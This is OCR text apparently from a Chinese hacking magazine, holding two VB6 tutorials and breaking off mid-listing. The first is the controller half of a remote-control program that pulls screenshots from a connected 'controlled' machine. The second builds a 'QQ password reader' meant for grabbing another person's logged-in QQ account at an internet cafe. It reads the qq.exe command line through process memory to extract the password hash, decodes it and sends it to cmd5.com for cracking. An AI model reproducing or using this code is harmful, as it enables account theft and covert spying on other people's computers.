


图4

控制端的程序流程如下：首先使用WINSOCK控件来监听TEXTBOX控件中指定的端口；然后在TCP连接建立后，如果用户单击“获取屏幕”按钮，则发送“get_screen”指令要求被控端发送屏幕数据；最后在WINSOCK控件的DataArrival事件中把屏幕数据保存为“c:\temp2.bmp”，然后调用IMAGE控件显示屏幕数据，全部的代码如下：

```
Private Sub Command1_Click()
    Winsock1.Close
    Winsock1.LocalPort = CInt(Text1.Text) '打开本地的一个服务端口，等待被控制端连接
    Winsock1.Listen '监听
End Sub

Private Sub Command2_Click()
If Winsock1.State = sckClosed Then '如果没有和被控端连接
    MsgBox "请首先等待被控端连接！": Exit Sub '退出本程序
    End If

    On Error Resume Next
    Kill "c:\temp2.bmp"
    Winsock1.SendData "get_screen" '获取进程
End Sub

Private Sub Winsock1_Close() '如果被控制端断开连接（比如关机下线等），就关闭控制端的连接
    Winsock1.Close
End Sub
```

```
    Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '如果有被控制端请求连接
        Dim a As ListItem
        Winsock1.Close
        Winsock1.Accept requestID '接收被控制端的连接请求

        ListView1.ListItems.Clear '清空列表，重新加入主机的IP地址
         Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
    End Sub

    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
      '===================================一，设置存储位置
        On Error Resume Next
        DoEvents
        Dim a() As Byte
        accept_filename = "c:\temp2.bmp" '这里时保存文件的位置
      '====================================二，接收文件
    Open accept_filename For Binary As #1  '接受到的文件名
        If LOF(1) = 0 Then  '——————1. 接受的是一个新的文件
            List1.AddItem "数据达到，第一次接收：" & bytesTotal

    ReDim a(bytesTotal - 1) '这里必须减1，因为数组默认下标为0
            Winsock1.GetData a
    Put #1, 1, a '注意！！！第一次写在1的位置，否则文件出错
        Else  '——————————2. 接受的是文件剩下的部分
            List1.AddItem "数据达到，持续接收：" & bytesTotal

            ReDim a(bytesTotal - 1)
            Winsock1.GetData a
            Put #1, LOF(1) + 1, a '从第二次开始，每次将文件指针往后移动一个字符，再写入数据。若不加1，会覆盖前面的数据
        End If
        Close
      '=====================================
        Image1.Picture = LoadPicture("c:\temp2.bmp")
    End Sub

    Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
        Winsock1.Close '如果连接错误就关闭和被控制端的连接
    End Sub
```

三、程序运行

在编写完程序控制端和被控端的代码后，最激动人心的时刻到来了，按F5分别运行程序的控制端和被控端程序。在程序的控制端中输入端口号8888，然后单击“监听端口”按钮，如图5。此时，WINDOWS防火墙可能会弹出阻拦窗口，单击“解除阻止”按钮放行，如图6。




图5




图6

接下来，就等待被控端上线，上线成功后，选择被控端的IP地址，然后再单击“获取屏幕”按钮，此时就可以马上显示对方计算机的屏幕信息了，如图7。




图7

（本文所涉及到的被控制端和控制端的源代码已收录到光盘中）

VB编写QQ密码读取器

Monster＆Zatans

文章难易度：★★★

假如有人这么问你：我在网吧或其他的地方上网，发现那台电脑上正登录着一个QQ，我该如何得到对方的QQ密码呢？记得以前在X档案上曾看过一篇文章，介绍了如何在本地获取QQ密码的hash值，原理就是获取QQ进程的启动参数，最近在QQ上又有许多小菜问我如何具体操作，于是我就决定编写一个工具来方便一下小菜。




图1

我们打开VB新建一个标准EXE工程，添加四个文本框，从上到下的名称依次为txtqq、txthash、txtmd5和txtpass，再添加三个按钮，从上到下的名称依次为gethash、decode和getmd5，程序界面如图1所示。

程序中我们还需要用到几个函数：FindPro、GetProcessCommandLine、Base64Decode和GetCmd5，在使用这些函数前，

需要先对这几个函数进行一下声明，我们点击菜单栏上的“工具”，选择“添加模块”，如图2，在模块中写入函数声明：




图2

```
Public Function FindPro(jinchenming As String) As String
Dim Pid As Long
Dim my As PROCESSENTRY32
Dim l As Long
Dim l1 As Long
Dim mName As String

Dim i As Integer
l = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
If l Then
  my.dwSize = 1060
  If (Process32First(l, my)) Then
    Do
      i = InStr(1, my.szExeFile, Chr(0))
      mName = LCase(Left(my.szExeFile, i - 1))
      If mName = jinchenming Then
        Pid = my.th32ProcessID
        FindPro = FindPro & "/" & Pid
      End If
    Loop Until (Process32Next(l, my) < 1)
  End If
  l1 = CloseHandle(l)
End If
End Function

Public Function GetProcessCommandLine(ByVal dwProcessId As Long) As String
    Dim objCid As CLIENT_ID
    Dim objOa As OBJECT_ATTRIBUTES
Dim ntStatus As Long, hKernel As Long, strName As String
Dim hProcess As Long, dwAddr As Long, dwRead As Long
    objOa.Length = Len(objOa)
    objCid.UniqueProcess = dwProcessId
ntStatus = NtOpenProcess(hProcess, &H10, objOa, objCid)
    If hProcess = 0 Then
        GetProcessCommandLine = ""
        Exit Function
    End If
    hKernel = LoadLibrary("kernel32")
dwAddr = GetProcAddress(hKernel, "GetCommandLineA")
    CopyMemory dwAddr, ByVal dwAddr + 1, 4
     If ReadProcessMemory(hProcess, ByVal dwAddr, dwAddr, 4, dwRead) Then
        strName = String(260, Chr(0))
        If ReadProcessMemory(hProcess, ByVal dwAddr, ByVal strName, 260, dwRead) Then
strName = Left(strName, InStr(strName, Chr(0)) - 1)
            NtClose hProcess
            GetProcessCommandLine = strName
            Exit Function
        End If
    End If
    NtClose hProcess
End Function

Public Function Base64Decode(cString As String) As String
    Dim dStr As String, tStr As String
    Dim i As Integer
    Dim l As Integer
    l = Len(cString) - 2
    For i = 1 To l
      dStr = HexBase64_1(Mid(cString, i, 1))
      tStr = tStr & Hex2Bin(Left(dStr, 1)) & Hex2Bin(Right(dStr, 1))
    Next i
    l = Len(tStr)
    dStr = ""
    For i = 3 To l Step 8
      dStr = dStr & Mid(tStr, i, 6)
    Next i
    l = Len(dStr)
    For i = 1 To l Step 4
  Base64Decode = Base64Decode & Bin2Hex(Mid(dStr, i, 4))
    Next i
    If Len(Base64Decode) > 32 Then Base64Decode = Left(Base64Decode, 32)
  End Function

  Public Function GetCmd5(cString As String) As String
      GetCmd5 = GetUrlStr("http://www.cmd5.com/getmd5api.aspx?q=" & Trim(cString))
  End Function
```

接着，在窗体中加入下面的代码：

```
Option Explicit

Private Sub Gethash_Click()
  Dim Tmpdata As String
  Dim Pid() As String
  Dim qqUid() As String
  Dim hsPwd() As String
  Dim p As Long
  Dim i As Integer
  Dim n As Integer
  Tmpdata = FindPro("qq.exe")
  If Tmpdata <> "" Then
   Pid() = Split(Tmpdata, "/")
